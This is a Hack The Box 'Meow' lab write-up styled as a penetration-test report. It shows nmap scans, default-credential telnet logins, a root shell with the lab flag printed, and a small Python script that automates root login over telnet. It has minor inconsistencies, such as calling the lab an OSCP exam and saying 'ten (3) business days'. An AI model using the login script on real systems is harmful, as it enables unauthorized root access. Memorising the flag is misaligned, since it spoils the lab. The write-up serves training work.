HACKTHEBOX

Penetration Testing Report

Machine Meow

Important!

It is important to note that the penetration testing activities may involve intrusive actions and simulated attacks that can potentially cause disruptions or impact the availability, integrity, or confidentiality of the target system and its associated data. The testing is conducted with the explicit consent and authorization of the system owner or responsible party.

indice

1. Executive Summary

As a candidate for the **Offensive Security Certified Professional (OSCP)** certification, I was assigned by the certification organization to conduct a security assessment on a specific network. The penetration test, which took place on June 2nd, 2023, aimed to simulate the attacks that a cybercriminal could carry out against the target network infrastructure. My objective was to identify and exploit any vulnerabilities present in the systems, gaining unauthorized access to the network and compromising sensitive assets and data.

During the assessment, I employed a combination of manual techniques and automated tools to identify weaknesses in the network's security. This involved a thorough analysis of the attack surface, scanning and enumeration of services, exploitation of known vulnerabilities, and web application penetration testing.

The discovered vulnerabilities were documented, and recommendations were provided to mitigate the identified risks. Furthermore, this report will outline the actions taken to enhance the security of the target network.

The security assessment conducted as part of the Offensive Security Certified Professional (OSCP) certification is a rigorous and comprehensive process that tests my skills and knowledge in the field of computer security.

1.1. Findings Overview

During the external penetration test, it was discovered that the server **Meow** with the IP address **10.129.1.17** is vulnerable due to misconfiguration and weak credentials, such as those of the root user, for the **Telnet** service running on port 23.

1.2. Recommendations

Here are some recommendations to prevent **Weak Credentials** and **Misconfiguration**:

- Disable the Telnet service: Since Telnet does not provide encryption or secure authentication, it is recommended to disable this service and consider more secure alternatives, such as SSH (Secure Shell).
- Set up a secure SSH server: Configure an SSH server on the server to allow secure and encrypted connections. Make sure to properly configure authentication and encryption policies.
- Implement strong password policies: Ensure that all user accounts, including the root account, have strong and secure passwords. Passwords should be long, unique, and include a combination of uppercase and lowercase letters, numbers, and special characters.
- Apply updates and patches: Keep the operating system and applications up to date with the latest security patches. This will help protect the server against known vulnerabilities.
- Configure a firewall: Implement an appropriate firewall to control and filter network traffic. This will help protect the server and limit unauthorized access.
- Perform security audits: Conduct periodic security audits on the server to identify potential vulnerabilities and take corrective measures.
- Train the staff: Educate and train the administration and user personnel on best security practices, including the use of strong passwords, the importance of updates, and the use of secure services instead of insecure protocols like Telnet.

1.3. Severity Scale

Report Card

Criticality	Description
CRITICAL	Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.
HIGH	Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.
MEDIUM	Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.
LOW	Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.
INFORMATIONAL	Meant to increase client's knowledge. Likely no actual threat.

1.4. Scope

Scope Table

Assessment	Details
Host	Meow
IPadress	10.129.1.17

1.4.1. Scope Exclusions

- Denegación de Servicio (DoS).
- Phishing/Ingeniería Social.
- To delete files from the Host.
- only the network range can be audited.

1.4.2. Scoping and Time Limitations

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (3) business days.

2. Technical Report

During the penetration test conducted within the framework of the Offensive Security Certified Professional (OSCP), a critical vulnerability was identified using the vulneravility exploit on the host named **Meow** with the IP address **10.129.1.17**. This finding poses a significant risk to the security of the system.

By exploiting this vulnerability, unauthorized access and elevated privileges were obtained on the server, compromising the confidentiality, integrity, and availability of the information hosted on the system. This situation emphasizes the urgent need to address and mitigate the identified vulnerability to prevent future unauthorized access and potential damage to the system.

2.1. Methodology

As a penetration tester, widely adopted testing methods in the cybersecurity assessment industry were employed. This includes 5 phases:

- Information Gathering.
- Enumeration.
- Vulnerability Assessment.
- Exploitation.
- Reporting and Mitigation
- Anexos.

Throughout these phases, a combination of automated techniques and manual audits were utilized to ensure the best possible results.

2.1.1. Information Gathering


Se proporcionó una VPN y un rango de red de 10.129.1.0/24, en el cual se descubrieron la direccione **10.129.1.17**, que corresponde al host **Meow**, los detalles del servidor son los siguientes:

- **Host Meow**
- **IPadress 10.129.1.17**

The IP address and connectivity of the host/server were verified by conducting a ping sweep of the network, which returned the IP address **10.129.1.17** for **Meow**.

2.1.2. Enumeration

A service enumeration was conducted to discover which ports are open on the IP address **10.129.1.17**. This revealed critical details that could be exploited to bypass security measures and gain an initial foothold in the system.



```
❯ nmap 10.129.1.17

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-14 15:09 -05
Nmap scan report for 10.129.1.17
Host is up (0.27s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 37.07 seconds
```

Image 1: Port scanning with **nmap**.


Nmap

```
nmap 10.129.1.17

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-14 16:59 -05
Nmap scan report for 10.129.1.17
Host is up (0.49s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 3.23 seconds
```

Services and versions



```
❯ nmap -sV 10.129.1.17

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-14 15:12 -05
Nmap scan report for 10.129.1.17
Host is up (0.32s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.74 seconds
```

Image 2: Service scanning with **nmap**.

```
nmap -sV 10.129.1.17

Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-14 17:02 -05
Nmap scan report for 10.129.1.17
Host is up (0.36s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

2.1.3. Vulnerability Assessment

Telnet TCP-23

We simply observe that port 23 is open, indicating the presence of the Telnet service running Linux telnetd. Since we don't have any other information, the next step is to attempt a connection. However, since we don't have a username and password, we will proceed to test default passwords such as guest, admin, and root.

2.1.4. Exploitation

Gaining access to the **Meow** server as the root user grants us the same level of high privileges.

2.1.5. Vulnerability Exploited: Weak Credentials

and **Misconfiguration**.

System Vulnerable: 10.129.1.17


Severity: Critical

Vulnerability Fix:

To address the vulnerabilities of **Weak Credentials** and **Misconfiguration**, it is crucial to implement appropriate security measures. This includes establishing strong password policies, ensuring that all user accounts have unique and complex passwords, and considering the implementation of two-factor authentication. Additionally, conducting regular security audits is important to identify potential weaknesses in system configuration and promptly address them. Regular application of security updates and patches is also vital to prevent known vulnerabilities. Furthermore, it is essential to review and rectify any incorrect configurations that may expose the system to attacks. These measures will help strengthen security and minimize the risk of exploitation due to weak credentials or misconfigurations.

Vulnerability Explanation:

We tried default usernames.




```
❯ telnet 10.129.1.17

Trying 10.129.1.17...
Connected to 10.129.1.17.
Escape character is '^]'.
```

```
Meow login: guest
```

Image 3: Testing the **guest** username.




```
❯ telnet 10.129.1.17

Trying 10.129.1.17...
Connected to 10.129.1.17.
Escape character is '^]'.
```

```
Meow login: admin
```

Image 4: Testing the **admin** username.




```
❯ telnet 10.129.1.17

Trying 10.129.1.17...
Connected to 10.129.1.17.
Escape character is '^]'.

  Hack the Bo

Meow login: root
```

Image 5: Testing the **root** username on the Meow server grants us access with elevated privileges.



```
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne


Last login: Wed Jun 14 20:21:49 UTC 2023 on pts/0
root@Meow:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
root@Meow:~# 
```

Image 6: We have obtained the flag for **Meow**.

2.1.6. Reporting and Mitigation

System Cleanup

During a penetration test, tools, files, user accounts, etc., are created on the server system **Meow**, which could compromise its security. That is why a meticulous cleanup is carried out to remove any traces left on the server after the test is completed. It is ensured that all items created during the test have been completely eliminated, aiming to maintain the integrity, confidentiality, and availability of the system.

2.1.7. Anexos

```python

import pexpect
import argparse

class Exploit:
    def __init__(self, ip_address, lport):
        self.ip_address = ip_address
        self.lport = lport

    def run(self, username):
        try:
            shell = pexpect.spawn('telnet', [self.ip_address, str(self.lport)])
            shell.expect(b'Escape character is')
            shell.sendline(username.encode('ascii'))

            shell.expect(b'# ')
            shell.sendline(b'cat flag.txt')
            shell.expect(b'# ')
            output = shell.before.decode('utf-8')
            print(output)

            shell.close()
        except Exception as e:
            print(f"Error al conectar por Telnet: {str(e)}")

def get_arguments():
    parser = argparse.ArgumentParser(description='Uso de AutoPwn')
    parser.add_argument('-i', '--ip', dest='ip_address', required=True, help='IP de host remoto')
    parser.add_argument('-p', '--port', dest='lport', required=True, help='Proporcionar puerto.')
    return parser.parse_args()

def main():
    args = get_arguments()

    exploit = Exploit(args.ip_address, args.lport)
    username = "root"  # Define el nombre de usuario aqu
    exploit.run(username)

if __name__ == '__main__':
    main()


```

Code 1: AutoPwn Meow.py